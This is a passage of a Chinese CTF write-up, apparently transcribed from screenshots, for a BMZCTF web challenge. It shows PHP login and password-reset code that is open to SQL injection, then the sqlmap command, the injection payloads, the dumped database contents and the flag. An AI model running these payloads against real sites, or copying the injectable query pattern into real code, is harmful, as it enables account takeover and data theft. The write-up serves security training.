


```
<?php
include 'db.php';
function admin_change_password(){

        $username = trim($_POST['name']);
```



```
        $email  =  trim($_POST['email']);
        $password  =  trim($_POST['password']);
        //  检测用户名是否存在
        $query  =  mysqli_query($GLOBALS['conn'],"select  u_id  from  user  where  u_name='$username'  and   u_email='$email'");
        if(!!  $row  =  mysqli_fetch_array($query)){
                $u_password  =  md5($password);
                $sql  =  'update  user  set  u_password="'.$u_password.'"  where  u_name="'.$username.'"';

                if  (mysqli_query($GLOBALS['conn'],$sql))  {
                    //修改成功就发送修改成功提醒
                            echo  "<script>alert('change  password  success!!')</script>";
                 }else{
                         echo  "<script>alert('someting  error!!')</script>";
                 }
       }else{
               echo  "<script>alert('email  or  username  error  !!')</script>";
       }
}

function  admin_login(){

       $username  =  stripslashes(trim($_POST['name']));
       $password  =  stripslashes(trim($_POST['password']));
       $query  =  mysqli_query($GLOBALS['conn'],"select  u_id  from  user  where  u_name='$username'  and  u_password  ='".md5($password)."'");
       if(!!  $row  =  mysqli_fetch_array($query)){
               echo("<script>alert('login  success!!')</script>");
               include("/flag");
       }else{
               echo("<script>alert('login  error!!')</script>");
       }
}

if($_GET["action"]){
       $action  =  $_GET["action"];
}


if($action=='login'){
       admin_login();
}elseif($action=='repass'){
       admin_change_password();
}else{
       echo  '<div  align="center"><img  src="img/timg.jpg"  /></div>';
       highlight_file(__file__);
}

?>
```

有两个页面，一个是修改密码的（需要知道用户名和邮箱），一个是登录页面。
因为我们不知道用户名和邮箱，先试试登录页面：




URL
http://www.bmzclub.cn:20320/?action=login


Enable POST
enctype
application/x-www-form-urlencoded

Body
name=admin_ctf&password=123

回显提示登录失败，我们不知是密码还是用户名错了，尝试使用sqlmap进行爆破：




```
C:\U[redacted]\sqlmap
λ python3 sqlmap.py -u "http://www.bmzclub.cn:20320/?action=login" --data="name=admin^&password=123" --cookie="session=
9cddbead-3f37-4395-9a15-aa10031dd73e"
```




```
sqlmap identified the following injection point(s) with a total of 369 HTTP(s) requests:
---
Parameter: name (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: name=admin^' OR NOT 3551=3551#&password=123

    Type: time-based blind
    Title: MySQL < 5.0.12 OR time-based blind (heavy query)
    Payload: name=admin^' OR 8220=BENCHMARK(5000000,MD5(0x62465a70))-- cBjS&password=123
---
[23:55:52] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12 (MariaDB fork)
```

可以看到已经试出了数据库类型为mysql
爆库：




```
available databases [5]:
[*] ctf
```




```
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

爆表：




```
Database: ctf
[1 table]
+------+
| user |
+------+
```

爆内容：



```
+------+-----------+------------+----------------------------------+
| u_id | u_name    | u_email    | u_password                       |
+------+-----------+------------+----------------------------------+
| 1    | admin_ctf | ctf@cc.com | 4c505a453a6597240308432a0c8df4d7 |
+------+-----------+------------+----------------------------------+
```

现在我们知道了用户名和邮箱，就可以修改密码了。修改密码后登录，即可看到flag：



BMZCTF{5fe561bbe9504a9784118903d70915f0}